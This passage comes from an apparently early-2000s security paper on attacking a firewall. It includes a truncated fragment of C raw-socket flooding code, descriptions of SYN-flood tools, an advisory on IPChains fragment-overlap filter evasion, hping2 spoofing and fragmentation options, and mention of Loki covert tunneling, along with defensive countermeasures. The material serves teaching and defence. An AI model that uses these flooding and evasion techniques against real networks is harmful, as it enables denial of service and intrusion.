        argc-=optind;
        argv+=optind;
        source=resolve(argv[0]);
    dest=resolve(argv[1]);
        srandom(time((time_t)0)*getpid());
        if( (sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
        {
                perror("socket");
                exit(1);
        }
        if (setsockopt(sock,IPPROTO_IP,IP_HDRINCL,(char *)&on,sizeof(on)) < 0)
        {
                perror("setsockopt: IP_HDRINCL");
                exit(1);
        }
        fprintf(stdout,"\nStarting attack on %s ...",argv[1]);
        for (i=0; i
```

DOS Attack

Next 50 machines or so connected to the Internet via broadband connects have been
compromised and will be used to attack the network. Neptune (and its graphical overlay
Poseidon++, if desired) will allow the network to be attacked in a port-wise fashion.
Neptune is a SYN flooding attack that allows the user to select the port desired for attack.
Multiple services/machines could be attacked simultaneously. Nestea2 is another DOS
tool that works well using the IP fragment method.

To prevent this type of attack from succeeding the network could be throttled or QOS
software available could guarantee that bandwidth would be available to other
destinations (another type of throttling really). Other options would be to set the timeout
value for the TCP handshake to a lower threshold so the ports would reset and deallocate
system resources faster. This could cause a problem for connections on congested
segment or using a slow dial-up. A firewall that could detect the SYN floods could also
be deployed and react appropriately (such as CyberwallPLUS or Firewall-1). If one had a
good bit of time on their hands they could develop an intrusion detection system that
could detect the attack and send spoofed RST packets to the server under attack to clear

the connections.

Break-in

The next thing to be done is to try to compromise the web server. Web servers usually have various databases or connections to databases. These databases can have all kinds of interesting information, from credit cards to purchase orders and "partner" information.

 No one should exploit machines or data for any purpose except to make assurances that it is *extremely* difficult to do so. When an exploit works it should be patched (or otherwise fixed) immediately.

Using hping2, creating custom packages that are fragmented with some odd overlapping, IPChains can be compromised (or tricked) into sending things to a destination port it is not supposed to. An excerpt from mlarchive.ima explains the procedure and a fix for it. (http://mlarchive.ima.com/linux-security/1999/0070.html)

As mentioned above, fragments with an offset of 0, that are too short to
provide a full transport protocol header, are treated like non-first fragments.
This allows an attacker to perform the following port rewriting attack:

1. Attacker sends a fragment, with offset 0, a set IP_MF bit, and a full
   transport protocol header which meets the packet filter and is passed to
   the victim machine.

2. Attacker sends a fragment, with offset 0, a set IP_MF bit, and a length of
   4 bytes. This contains the (blocked) ports that the attacker wishes to
   access on the victim machine. This fragment will be accepted by the
   firewall and overlap - in the victim machine's reassembly chain - the port
   information contained in the fragment sent in step 1.

3. Attacker sends a fragment with a cleared IP_MF bit, starting where the first
   fragment left off, that completes the set of fragments.

Depending on the defragmentation strategy of the victim machine's operating
system, it might be necessary to swap steps 1 and 2.

It is important to note that there are two conditions that must be met for a
particular ipchains packet filter to be vulnerable:

1. The packet filter must not be configured with the Linux kernel option
   CONFIG_IP_ALWAYS_DEFRAG. If the packet filter reassembles the fragments
   before doing the firewall checks, then this attack will fail.

2. The packet filter must have a rule to allow non-first fragments to pass.
   The Linux ipchains how-to suggests that either an administrator selects
   CONFIG_IP_ALWAYS_DEFRAG, or implements such a rule. This rule was considered
   to be safe because fragments with an offset of 1 are blocked by the packet
   filter, which prevents attacks based on rewriting the TCP flags.

Fix Information

The following Linux kernel patch (against version 2.2.10) will close this
vulnerability by blocking packets that could be used to rewrite header
information in this fashion.

It is also possible to reconfigure the ipchains machine to always defragment
packets, or to remove any rule which passes non-first IP fragments through the
firewall ("-f" option of the "ipchains" command). The latter, however, might
introduce incompatibilities, e.g. with applications that transmit large UDP
datagrams across the firewall and hence cause IP fragmentation.

The options available for hping2 are considerable. Hping2 essentially allows the user to
create a custom IP packet. Using this we can embed the exploit packet of our choice by
creating a script that puts the "payload" into a fragmented packet and slips it thru the
cracks of Ipchains using the fragment overlap method described above. Some of the
options are:

```
 -i --interval  wait (uX for X microseconds, for example -i u1000)
 -n --numeric   numeric output
Mode
 default mode    TCP
 -0 --rawip      RAW IP mode
 -1 --icmp       ICMP mode
 -2 --udp        UDP mode
IP
 -a --spoof      spoof source address
 -t --ttl        ttl (default 64)
 -N --id         id (default random)
 -r --rel        relativize id field        (to estimate host traffic)
 -f --frag       split packets in more frag.  (may pass weak acl)
 -x --morefrag   set more fragments flag
 -y --dontfrag   set dont fragment flag
 -g --fragoff    set the fragment offset
ICMP
 -C --icmptype   icmp type (default echo request), try --icmptype help
 -K --icmpcode   icmp code (default 0)
UDP/TCP
 -s --baseport   base source port          (default random)
 -p --destport   [+][+]<port> destination port(default 0) ctrl+z inc/dec
 -w --win        winsize (default 64)
 -O --tcpoff     set fake tcp data offset    (instead of tcphdrlen / 4)
 -b --badcksum   send packets with a bad IP checksum
 -M --setseq     set TCP sequence number
 -L --setack     set TCP ack
 -F --fin        set FIN flag
 -S --syn        set SYN flag
 -R --rst        set RST flag
 -P --push       set PUSH flag
 -A --ack        set ACK flag
 -U --urg        set URG flag
 --tcpexitcode   use last tcp->th_flags as exit code

Common
 -d --data       data size             (default is 0)
 -E --file       data from file
```

-T   --traceroute traceroute mode   (implies --bind)

There are many other options as well but these describe the options to necessary to carry out this nefarious scheme as well as a few common and interesting options.

The usage is: hping host [options]

After using some of the many exploits that are available for web servers (an exact exploit can't be demonstrated here as the type of web server is still unknown, but a quick telnet session to port 80 should let us know), the wily hacker now installs Loki on the system. That would allow the use of various covert channels to communicate (OK, it's more like a tunnel) through the firewall without raising alarms. If packet content inspection or a full proxy is used the communications should be effectively cut off. Since Loki is capable of encrypted traffic, noticing encryption from a server that should not be capable of doing so would be an odd thing and a good tip that a compromise has occurred.

Summary
Using various DOS attacks can bring down the firewall. Utilizing some odd fragment overlapping schemes would allow communications through ports that are supposed to be blocked off. If the firewall box hasn't be properly built (by not installing anything that doesn't need to be there) and configured (by turning off unneeded services and using things like TCPwrappers and Tripwire) it is possible that various buffer overflows and other exploits could be used to compromise the box and "take down the firewall" or change the rules.

DOS attacks are a part of life that all network administrators have to contend with. Dealing with them by blocking IP addresses can anger customers or others trying to reach the systems. Other solutions, such as an IDS system that can detect and stop these types of attacks, should be used allowing legitimate users access even while under an attack. Complete saturation of bandwidth could also cause a DOS situation but is not covered here.

While exploiting a machine that does not belong to you is wrong and in most cases illegal, it sometimes helps to have other *trusted* people attempt to compromise a box. An administrator will only look at things on their list or that they can think of. Others may think of something else, and in this hi-speed day and age any list is quickly out of date. Make sure the administrator finds out about that root exploit before somebody else does.

References

Northcutt, Stephen. "TCP/IP for Firewalls and Intrusion Detection." SANS New Orleans
   2001 Track 2, New Orleans, Louisiana: January/February 2001

Spitzner, Lance. "Firewalls 101: Perimeter Protection with Firewalls." SANS New
   Orleans 2001 Track 2, New Orleans, Louisiana: January/February 2001

Spitzner, Lance. "Advanced Perimeter Protection and Defense in Depth." SANS New
   Orleans 2001 Track 2, New Orleans, Louisiana: January/February 2001

Brenton, Chris. "VPNs and Remote Access." SANS New Orleans 2001 Track 2, New
   Orleans, Louisiana: January/February 2001

Brenton, Chris. "Network Design and Performance." SANS New Orleans 2001 Track 2,
   New Orleans, Louisiana: January/February 2001

Comer, Douglas E. "Internetworking with TCP/IP Principles, Protocols, and
   Architectures." Prentice Hall, Upper Saddle River, New Jersey:2000

Northcutt, Stephen. "Network Intrusion Detection An Analyst's Handbook." New
   Riders Publishing, Indianapolis, Indiana: 1999

Winters, Scott. "Securing the Perimeter with Cisco IOS 12 Routers." Top Ten Blocking
   Recommendations Using Cisco ACLs, by Scott Winters. August 15,2000 URL:
   http://www.sans.org/infosecFAQ/firewall/blocking_cisco.htm (3/16/2001)

SANS Institute. "How to Eliminate The Ten Most Critical Internet Security Threats."
   SANS Institute resources, by Expert Consensus. January 18, 2001 URL:
   http://www.sans.org/topten.htm (3/16/2001)

Resources

The SANS Institute – http://www.sans.org
Insecure.org – http://www.insecure.org
Security Focus – http://www.securityfocus.com
SecuriTeam – http://www.securiteam.com
Attrition.org – http://www.attrition.org
Packetstorm – http://packetstorm.securify.com
Rootshell – http://rootshell.com
Nomad Mobile Research Center – http://www.nmrc.org